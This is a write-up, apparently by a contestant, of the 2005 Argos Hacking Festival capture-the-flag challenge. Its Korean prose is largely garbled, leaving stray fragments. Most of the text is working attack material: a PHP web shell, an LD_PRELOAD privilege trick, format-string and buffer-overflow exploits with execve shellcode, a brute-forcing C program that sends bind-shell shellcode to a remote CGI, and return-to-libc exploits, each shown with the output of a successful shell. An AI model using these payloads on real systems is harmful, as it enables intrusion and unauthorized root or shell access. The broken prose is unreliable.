

2005 Argos Hacking Festival

()

Newager
newager@null2root.org

0x00

2005 Argos Hacking Festival

가

Level

0x01 Level1 - (PI 10000~10002)

Bruteforce ??

, , 가

(525)

525

Bruteforce

```
[newager@helper argos]$ cat level1.c
#include <stdio.h>
main()
{
    char buf[1024];
    int num;
    for(num=000; num<=999; num++) {
        sprintf(buf, "GET http://168.188.130.231/level1.php?number=%03d >>
level1.res", num);
        system(buf);
    }
}
[newager@helper argos]$
```

```
[newager@helper argos]$ ./level1

[newager@helper argos]$ cat level1.res | grep pass
<font color=blue><b>                . <br><br> level1 password is 'pi=3.141592'<br>
                </b></font><br><br><font        color=red><b>#          LEVEL1
#</b></font><br>
[newager@helper argos]$
```

Bruteforce가 가

0x02 Level2 - (web)

Level2 가

zip

<http://168.188.130.233/board/data/>

Web

php

```
-command.php-
<? $command = str_replace(" \ ", "", $command); $result = ` $command `;
$info = ereg_replace(" \n", "", "[" . `whoami` . "@ " . `pwd` . "]"$");
echo "
    File Name : php-hack.php3<HR>
<FORM ACTION=$PHP_SELF METHOD=POST>
$info <INPUT TYPE=TEXT NAME=command VALUE='$command' SIZE=40>
<INPUT TYPE=SUBMIT VALUE='Enter'></FORM>
<HR> \n<XMP> \n$result \n</XMP><HR>"; ?>
```

가 php

가

command.inc


```

level3          uid          , getuid      가
                LD_PRELOAD          level3      .
[guest@localhost guest]$ cat /etc/passwd | grep level3
level3:x:505:505::/home/level3:/bin/bash
[guest@localhost guest]$
[guest@localhost .n]$ cat getuid.c
int getuid()
{
    return 505;
}
[guest@localhost .n]$
[guest@localhost .n]$ gcc -fPIC -g -c -Wall getuid.c
[guest@localhost .n]$ gcc -shared -Wl, -o libgetuid.so getuid.o -lc
[guest@localhost .n]$ ls -al
24
drwxrwxr-x-x  2 guest  guest      4096  7   22 23:58 .
drwxrwxrwt   8 root   root      4096  7   22 23:58 ..
-rw-rw-r--  1 guest  guest        30  7   22 23:48 getuid.c
-rw-rw-r--  1 guest  guest     1800  7   22 23:57 getuid.o
-rwxrwxr-x   1 guest  guest     6918  7   22 23:58 libgetuid.so
[guest@localhost .n]$ export LD_PRELOAD=/tmp/.n/libgetuid.so
[guest@localhost .n]$ ~guest/./level3
Great!!
level3 password : 999379
[guest@localhost .n]$


```

0x04 Level4 - (Windows Binary crack)

level4.exe

IDA ollydbg

breakpoint



2 - level4 IDA

EBP-8 가 0x116740E

0x05 Level5 - (HTTP)

Hint 1 : HTTP Body

Hint 2 : httpd.conf

2 가
httpd.conf

```
- httpd.conf -  
  
...  
SetEnvIf Cookies "we are one" AHF2005  
  
<Directory "/home/level5/public_html/secret_5/">  
    Order deny,allow  
    deny from all  
    allow from env=AHF2005  
</Directory>  
...  
...
```

nc HTTP "Cookies: we are one" 가

```
[root@helper tools]# (perl -e 'print "GET /~level5/secret_5/ HTTP/1.1 \nAccept:  
*/\n\nAccept-Language: ko\n\nAccept-Encoding: gzip, deflate\n\nUser-Agent: Mozilla/4.0  
(compatible; MSIE 6.0; Windows NT 5.1)\n\nHost: ahf.argos.or.kr\n\nConnection:  
Keep-Alive\n\nCookies: we are one\n\n";cat') | ./nc 168.188.130.239 80  
  
HTTP/1.1 200 OK  
Date: Fri, 22 Jul 2005 18:54:22 GMT  
Server: Apache  
X-Powered-By: PHP/4.4.0  
Content-Length: 31  
Keep-Alive: timeout=15, max=100  
Connection: Keep-Alive  
Content-Type: text/html  
  
what is the password of level5?
```

가
HINT 1 GET HEAD 가

```
[newager@helper tools]$ (perl -e 'print "HEAD /~level5/secret_5/ HTTP/1.1 \nAccept:
*/\n\nAccept-Language: ko\n\nAccept-Encoding: gzip, deflate\n\nUser-Agent: Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1)\n\nHost: ahf.argos.or.kr\n\nConnection:
Keep-Alive\n\nCookies: we are one\n\n";cat) | ./nc 168.188.130.239 80
```

HTTP/1.1 200 OK

Date: Sat, 23 Jul 2005 13:52:26 GMT

Server: Apache

X-Powered-By: PHP/4.4.0

Password : **cool guy passket!**

Keep-Alive: timeout=15, max=100

Connection: Keep-Alive

Content-Type: text/html

0x06 Level6 - (Format String)

Level6 ssh . format string
 dtors .

```
[guest@localhost level6]$ objdump -h level6 | grep dtors
18 .dtors          00000008 080494f4 080494f4 000004f4 2**2
[guest@localhost level6]$

dtos+4= 080494f8

[guest@localhost level6]$ python -c 'import
os;os.execl("./level6","ager","AAAA \xf8 \x94 \x04 \x08BBBB \xfa \x94 \x04 \x08"+"%8x
"*69+"%" +str(0xf998-16-69*8)+"c%n%" +str(0x1bfff-0xf998)+"c%n",{ "EGG":" \x90"*9981+"
\x31 \xc0 \xb0 \x46 \x31 \xdb \x66 \xbb \xf8 \x01 \x31 \xc9 \x66 \xb9 \xf8 \x01 \xc
d \x80 \x31 \xc0 \x31 \xdb \xb0 \x17 \xcd \x80 \xeb \x1f \x5e \x89 \x76 \x08 \x31 \
xc0 \x88 \x46 \x07 \x89 \x46 \x0c \xb0 \x0b \x89 \xf3 \x8d \x4e \x08 \x8d \x56 \x0c
\xcd \x80 \x31 \xdb \x89 \xd8 \x40 \xcd \x80 \xe8 \xdc \xff \xff \xff/bin/sh}})'

sh-2.05b$ id
uid=504(level6) gid=502(guest) groups=502(guest)
// password          level6 gid
sh-2.05b$ newgrp // newgrp gid
No value for $TERM and no -T specified
No value for $TERM and no -T specified
[level6@localhost .n]$ id
uid=504(level6) gid=504(level6) groups=502(guest)
[level6@localhost .n]$ cd ~level6
[level6@localhost level6]$ cat password

level6 password is "MayTheForceBeWithYou!!"

[level6@localhost level6]$
```

0x07 Level7 - (Remote Web BOF)

Level7 Remote BOF
nc

```
[newager@helper tools]$ ./nc 168.188.130.231 80
POST /cgi-bin/level7.cgi HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://168.188.130.231/level7.html
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 168.188.130.231
Content-Length: 30
Connection: Keep-Alive
Cache-Control: no-cache
```

hahahaha=aa

```
HTTP/1.1 200 OK
Date: Fri, 22 Jul 2005 16:16:28 GMT
Server: Apache
Content-type : text/html
Content-Length: 2096
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/plain
```

```
<html>
<body>
<center>
<B>                                     .</b>
<br><br><pre>0xbffff910 68 61 68 61 68 61 68 61 3d 61 61 0a 0a 0a 0a 0a  hahahaha=aa.....
0xbffff920 0a 64 64 64 0a 64 64 64 64 64 64 64 64 00 00  .ddd.ddddddddd..
0xbffff930 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0xbffff940 00 00 00 00 00 00 00 00 00 00 00 00 7f 30 ff b7  .....0..
0xbffff950 2c 08 00 b8 1f 1f 00 00 80 f9 ff bf ac f9 ff bf  ,.....
0xbffff960 03 6e ff b7 74 a5 fe b7 00 00 00 00 8e ff 77 01  .n..t.....w.
0xbffff970 10 fa ff bf 38 0a 00 b8 00 00 00 00 00 00 00 00  ....8.....
0xbffff980 84 af 00 42 d8 a3 fe b7 00 00 00 00 00 00 00 00  ...B.....
0xbffff990 5c 0a 13 42 65 03 00 00 a3 db 00 42 e4 69 00 42  \ ..Be.....B.i.B
0xbffff9a0 14 0a 13 42 7c fb ff bf 64 fa ff bf e4 f9 ff bf  ...B|...d.....
0xbffff9b0 c0 6c ff b7 7f 03 00 00 01 00 00 00 50 a7 07 42  .l.....P..B
0xbffff9c0 7f 30 ff b7 2c 08 00 b8 3b 00 00 00 38 0a 00 b8  .0.....;...8...
0xbffff9d0 20 fa ff bf 03 6e ff b7 d4 0b 00 b8 a8 a6 fe b7  ....n.....
0xbffff9e0 01 00 00 00 00 00 00 00 81 54 01 42 66 83 04 08  ....T.Bf...
0xbffff9f0 f8 0e 13 42 14 0a 13 42 08 fa ff bf d5 82 04 08  ...B...B.....
```

0xbffffa00 14 0a 13 42 60 76 ff b7 18 fa ff bf 1a 87 04 08 ...B`v.....
0xbffffa10 14 0a 13 42 60 03 00 b8 38 fa ff bf 74 55 01 42 ...B`...8...tU.B <-- local ret
0xbffffa20 01 00 00 00 64 fa ff bf 6c fa ff bf 2c 08 00 b8d...l....
0xbffffa30 01 00 00 00 38 83 04 08 00 00 00 00 59 83 04 088.....Y...
0xbffffa40 e6 85 04 08 01 00 00 00 64 fa ff bf 10 87 04 08d.....
0xbffffa50 40 87 04 08 60 76 ff b7 5c fa ff bf 00 00 00 00 @...`v.. \
0xbffffa60 01 00 00 00 7c fb ff bf 00 00 00 00 a1 fb ff bf|.....
0xbffffa70 52 fc ff bf 82 fc ff bf 9a fc ff bf c9 fc ff bf R.....
0xbffffa80 ec fc ff bf 2f fd ff bf 49 fd ff bf 5b fd ff bf .../...l...[...
0xbffffa90 76 fd ff bf 92 fd ff bf ed fd ff bf 3b fe ff bf v.....;...

</pre>
</center>
</body>
</html>
<html>

<body>
<center>

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</center>
</body>

</html>
[newager@helper tools]\$

level
IP : 168.188.130.231 guest 가 ret
bof
bind guest /bin/sh
/tmp/ne
/bin/sh /tmp/ne

```
- ne.c -  
main()  
{  
    system("cp /bin/ash /tmp/.n/ash");  
    chmod("/tmp/.n/ash", 06777);  
}
```

가 /tmp/.n/ash nobody setuid 가
copy .

```
[newager@helper tools]$ (perl -e 'print "POST /cgi-bin/level7.cgi HTTP/1.1 \nAccept: image/gif,
image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, /* \nReferer:
http://168.188.130.231/level7.html \nAccept-Language: ko \nContent-Type:
application/x-www-form-urlencoded \nAccept-Encoding: gzip, deflate \nUser-Agent: Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1) \nHost: 168.188.130.231 \nContent-Length:
280 \nConnection: Keep-Alive \nCache-Control:
no-cache \n \nhahahaha=", " \x90"x100," \x31 \xc0 \xb0 \x46 \x31 \xdb \x66 \xbb \xf8 \x01 \x31 \
xc9 \x66 \xb9 \xf8 \x01 \xcd \x80 \x31 \xc0 \x31 \xdb \xb0 \x17 \xcd \x80 \xeb \x1f \x5e \x89
 \x76 \x08 \x31 \xc0 \x88 \x46 \x07 \x89 \x46 \x0c \xb0 \x0b \x89 \xf3 \x8d \x4e \x08 \x8d \x5
6 \x0c \xcd \x80 \x31 \xdb \x89 \xd8 \x40 \xcd \x80 \xe8 \xdc \xff \xff \xff/tmp/nc"', " \x70 \xf9 \
\xff \xbf"x80';cat)|./nc 168.188.130.231 80
HTTP/1.1 500 Internal Server Error
Date: Fri, 22 Jul 2005 17:02:01 GMT
Server: Apache
Content-Length: 604
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator,
ahf2005@argos.or.kr and inform them of the time the error occurred,
and anything you might have done that may have
caused the error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache Server at 168.188.130.231 Port 80</address>
</body></html>

[newager@helper tools]$
```

ret

cgi

Error

```

[guest@localhost .n]$ ls -al
160
drwxrwxrwx  2 guest  guest      4096  7   23 02:02 .
drwxrwxrwt  9 root   root       4096  7   23 01:59 ..
-rwsrwsrwx  1 nobody 4294967295 92444 7   23 02:02 ash  //          ash
[guest@localhost .n]$ ./ash
$ id
uid=502(guest) gid=502(guest) euid=99(nobody) egid=4294967295 groups=502(guest)
$
$ cat auth_dhqjvmffh.txt
.

level 7 passwd is "ThereIsNoFork!";

$

```

0x08 Level8 - (Remote Web FormatString)

```

Level8  Level7          FormatString  .
      dump              ,             heap      .
      ret              dtors          ...
dtors
      heap
bruteforce  4          .
      가
dump        0x0804a160  .

```

```
[newager@helper tools]$ (perl -e 'print "POST /cgi-bin/level8.cgi HTTP/1.1 \nHost:
168.188.130.232 \nUser-Agent: my \nKeep-Alive: 300 \nConnection: keep-alive \nReferer:
http://168.188.130.232/level8.html \nContent-Type:
application/x-www-form-urlencoded \nContent-Length:
500 \n \n","AAAA"," \x60 \xa1 \x04 \x08","CCCC"," \x62 \xa1 \x04 \x08","%8x"x87,"%41112c","%n","
%26420c","%n"," \x90"x1024," \n \n" ;cat)| ./nc 168.188.130.232 80
```

```
( )
0x0804a050 25 38 78 25 38 78 25 38 78 25 38 78 25 38 78 25 %8x%8x%8x%8x%8x%
0x0804a060 38 78 25 38 78 25 34 31 31 31 32 63 25 6e 25 32 8x%8x%41112c%n%2
0x0804a070 36 34 32 30 63 25 6e 90 90 90 90 90 90 90 90 90 6420c%n.....
0x0804a080 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0804a090 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0804a0a0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0804a0b0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0804a0c0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0804a0d0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0804a0e0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0804a0f0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0804a100 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0804a110 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0804a120 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0804a130 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0x0804a140 90 90 90 90 00 00 00 00 00 00 00 00 00 00 00 .....
0x0804a150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0804a160 d0 a0 04 08 01 00 00 00 00 00 00 00 00 00 00 //
0x0804a170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0804a180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0804a190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0804a1a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0804a1b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0804a1c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0804a1d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

가
0x08049xxx

4

dtors
C

```

[root@helper tools]# cat go8-2.c // 30464 port bind shell
main()
{
    char buf[4096];
    int i, j;
    for(j=0; j<=0xff; j+=4) {
        for(i=0; i<=0xf; i++) {
            sprintf(buf, "(perl -e 'print \"POST /cgi-bin/level8.cgi HTTP/1.1 \\nHost:
168.188.130.232 \\nUser-Agent: my \\nKeep-Alive: 300 \\nConnection: keep-alive \\nReferer:
http://168.188.130.232/level8.html \\nContent-Type:
application/x-www-form-urlencoded \\nContent-Length:
650 \\n \\n\", \"AAAA \\\", \" \\x%02x \\x9%x \\x04 \\x08 \\\", \"CCCC \\\", \" \\x%02x \\x9%
x \\x04 \\x08 \\\", \"%%8x \\x87, \\\"%%41112c \\\", \"%%n \\\", \"%%26420c \\\", \"%%n \\\", \" \\x90 \\
x130, \\\" \\x31 \\xc0 \\xb0 \\x02 \\xcd \\x80 \\x85 \\xc0 \\x75 \\x43 \\xeb \\x43 \\x
5e \\x31 \\xc0 \\x31 \\xdb \\x89 \\xf1 \\xb0 \\x02 \\x89 \\x06 \\xb0 \\x01 \\x89 \\
\\x46 \\x04 \\xb0 \\x06 \\x89 \\x46 \\x08 \\xb0 \\x66 \\xb3 \\x01 \\xcd \\x80 \\x89
\\x06 \\xb0 \\x02 \\x66 \\x89 \\x46 \\x0c \\xb0 \\x77 \\x66 \\x89 \\x46 \\x0e \\x
8d \\x46 \\x0c \\x89 \\x46 \\x04 \\x31 \\xc0 \\x89 \\x46 \\x10 \\xb0 \\x10 \\x89 \\
\\x46 \\x08 \\xb0 \\x66 \\xb3 \\x02 \\xcd \\x80 \\xeb \\x04 \\xeb \\x55 \\xeb \\x5b
\\xb0 \\x01 \\x89 \\x46 \\x04 \\xb0 \\x66 \\xb3 \\x04 \\xcd \\x80 \\x31 \\xc0 \\x
89 \\x46 \\x04 \\x89 \\x46 \\x08 \\xb0 \\x66 \\xb3 \\x05 \\xcd \\x80 \\x88 \\xc3 \\
\\xb0 \\x3f \\x31 \\xc9 \\xcd \\x80 \\xb0 \\x3f \\xb1 \\x01 \\xcd \\x80 \\xb0 \\x3f
\\xb1 \\x02 \\xcd \\x80 \\xb8 \\x2f \\x62 \\x69 \\x6e \\x89 \\x06 \\xb8 \\x2f \\x7
3 \\x68 \\x2f \\x89 \\x46 \\x04 \\x31 \\xc0 \\x88 \\x46 \\x07 \\x89 \\x76 \\x08 \\
x89 \\x46 \\x0c \\xb0 \\x0b \\x89 \\xf3 \\x8d \\x4e \\x08 \\x8d \\x56 \\x0c \\xcd \\
x80 \\x31 \\xc0 \\xb0 \\x01 \\x31 \\xdb \\xcd \\x80 \\xe8 \\x5b \\xff \\xff \\xff \\
\", \" \\x90 \"x100, \" \\n \\n \\n\" ;cat)| ./nc 168.188.130.232 80", j, i, j+2, i);
            system(buf);
        }
    }
}
[root@helper tools]#

```

, nc 30464 shell .

```

[root@helper tools]# ./nc 168.188.130.232 30464

id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
cat ./level8_glqdudduvhapt/auth_eggmelong.txt

level8 password is "AnotherWayToMyWay~"

objdump -h level8.cgi | grep dtors //
18 .dtors 00000008 08049a90 08049a90 00000a90 2*2

```

0x09 Level9 - (Fedora BOF)

Level9 BOF Fedora
(none-exec stack, 0x00) 가
가 RTL ebp
execl ret execl
execl (EBP)
 . <http://www.beist.org> bof
 .

```

(gdb) disas execl
Dump of assembler code for function execl:
0x009e8a00 <execl+0>:  push    %ebp
0x009e8a01 <execl+1>:  mov     %esp,%ebp
0x009e8a03 <execl+3>:  lea     0x10(%ebp),%eax    // ret
(gdb) x/16 0x08049568
0x8049568 <_GLOBAL_OFFSET_TABLE_+12>:  0x009769f0      0x080482b6      0x00000000
0x00000000      // ebp          +8
0x8049578 <p.0>:      0x08049488      0x00000000      0x00000000      0x00000000
0x8049588:      0x00000000      0x00000000      0x00000000      0x00000000
0x8049598:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)

(gdb) x/16 0x009769f0      (shell )
0x9769f0 <__libc_start_main>:  0x57e58955      0xec835356      0x0c458b4c      0xe810558b
0x976a00 <__libc_start_main+16>:  0xfffff09      0x25f8c381      0x7d8b0010      0x1c758b18
0x976a10 <__libc_start_main+32>:  0x04824c8d      0xfe70838b      0xd231ffff
0x0c74c085
0x976a20 <__libc_start_main+48>:  0xc85008b      0x000001b8      0xd0440f00
0xfe80838b

[guest@localhost .n]$ ln -s /bin/ash "`perl -e 'print
" \ x55 \ x89 \ xe5 \ x57 \ x56 \ x53 \ x83 \ xec \ x4c \ x8b \ x45 \ x0c \ x8b \ x55 \ x10 \ xe8 \ x09 \ xff \ xf
f \ xff \ x81 \ xc3 \ xf8 \ x25 \ x10"'`"
[guest@localhost .n]$ ls -al
total 28
drwxrwxr-x  2 guest guest 4096 Jul 23 02:55 .
drwxrwxrwt 10 root  root 4096 Jul 23 02:50 ..
lrwxrwxrwx  1 guest guest  10 Jul 23 02:55 U??WVS??L?E??U??????????%? -> /bin/ash

bof .
[guest@localhost .n]$ /home/guest/level9_vul `perl -e 'print
"ABCD"x66," \ x60 \ x95 \ x04 \ x08 \ x03 \ x8a \ x9e"'` // [dummy264byte][0x08049560][execl ]
$ id
uid=504(guest) gid=504(guest) egid=501(level9) groups=504(guest)
$
$ cd ~guest
$ cat level9_password
.
Level9 password id "FeDoRaCoRe2 was broken!"
$

```

0x0A Level10 - (Fedora FormatString)

Level10 Fedora .

argv[1] copy printf

format string bug가

C

```
- level10 -
main(int argc, char **argv)
{
    char buf[256];
    if(strlen(argv[1])<0xff) {
        strncpy(buf, argv[1], strlen(argv[1]));
        printf(buf);
    }
    else {
        printf("Too long... \n");
    }
}
```

Shellcode 9

RTL dtors execl

ret random stack

format ebp ret 가

가

```
- exetest.c -
#include <stdio.h>
main()
{
    int i2;
    printf("i2 : %p \n", &i2);
}

- guess.c - //          i1  execl          exetest          i2
#include <stdio.h>
main()
{
    int i1;
    printf("i1 : %p \n", &i1);
    execl("./exetest", "exetest", NULL);
}

guess
[guest2@localhost .n2]$ gcc -o guess guess.c
[guest2@localhost .n2]$ gcc -o exetest exetest.c
[guest2@localhost .n2]$ ./guess
i1 : 0xfeebf074
i2 : 0xfef49ca4    // i1!=i2
[guest2@localhost .n2]$ ./guess
i1 : 0xfeea6124
i2 : 0xfef8af04    // i1!=i2
[guest2@localhost .n2]$ ./guess
i1 : 0xfef1234
i2 : 0xfef827f4    // i1!=i2
[guest2@localhost .n2]$ ./guess
i1 : 0xfef98be4
i2 : 0xfef98be4    // i1==i2
[guest2@localhost .n2]$

# exec
```

ebp ret execl level10_vul


```
(gdb) x/16x 0x08049648
0x8049648 <_GLOBAL_OFFSET_TABLE_+8>: 0x00954830 0x080482f2 0x009769f0
0x08048312
0x8049658 <_GLOBAL_OFFSET_TABLE_+24>: 0x08048322 0x00000000 0x00000000
0x0804956c
0x8049668 <completed.1>: 0x00000000 0x00000000 0x00000000 0x00000000
0x8049678: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) x/16x 0x08048312
0x8048312 <_init+78>: 0x00001068 0xffc0e900 0x25ffffff 0x08049658
0x8048322 <_init+94>: 0x00001868 0xffb0e900 0xed31ffff 0x83e1895e
0x8048332 <_start+6>: 0x5450f0e4 0x84c46852 0x7c680804 0x51080484
0x8048342 <_start+22>: 0x83dc6856 0xafe80804 0xf4ffffff 0x89559090
(gdb)
```

```
[guest2@localhost .n2]$ ln -s /bin/ash "`perl -e 'print \" \ x68 \ x10\"'"
[guest2@localhost .n2]$ ls -al
total 36
drwxrwxr-x  2 guest2 guest2 4096 Jul 27 03:42 .
drwxrwxrwt 16 root   root   4096 Jul 27 03:18 ..
-rwxrwxr-x  1 guest2 guest2 4737 Jul 27 03:18 exetest
-rw-rw-r--  1 guest2 guest2  68 Jul 27 03:18 exetest.c
-rwxrwxr-x  1 guest2 guest2 4864 Jul 27 03:18 guess
-rw-rw-r--  1 guest2 guest2 106 Jul 27 03:18 guess.c
lrwxrwxrwx  1 guest2 guest2   8 Jul 27 03:42 h? -> /bin/ash
-rw-rw-r--  1 guest2 guest2 1054 Jul 27 03:33 level10_ex.c
lrwxrwxrwx   1 guest2 guest2  24 Jul 27 03:35 level10_vul ->
/home/guest2/level10_vul
[guest2@localhost .n2]$ export PATH=$PATH:/tmp/.n2
[guest2@localhost .n2]$ ./level10_ex
...
(  )
...
$ id
uid=505(guest2) gid=505(guest2) egid=502(level10) groups=505(guest2)
$ cat level10_password
Wow! ^^

level10 password is "is It possible st1ll?"
$
```

0x0B Level11 - (Character + Sniff)

IP port 가 .

```
[newager@helper tools]$ ./nc 168.188.130.232 7979
A
# Incorrect! AHF2005 (quit possible) : :
ABC
# Incorrect! AHF2005 (quit possible) : :;<
DDD
# Incorrect! AHF2005 (quit possible) : ===
ABCDEFGHJKLMN
# Incorrect! AHF2005 (quit possible) : :;<=>?@ABCDEFG
```

ascii -7 .

“Incorrect! AHF2005” AHF2005 +7 .

```
[newager@helper tools]$ (perl -e 'print " \ x48 \ x4f \ x4d \ x39 \ x37 \ x37 \ x3c";cat)|./nc
168.188.130.232 7979
# Password was sent to you! :-)

[newager@helper tools]$
```

“Password was sent to you! :-)” tcpdump
2005 .

```
[root@helper tools]# ./nc -l -p 2005
# Level11 Password is 'DoYouHaveAGirlFriend?'
[root@helper tools]#
```

0x0C

가 . NAT
?.. ...^^

Argos

가 ..

.~

.~~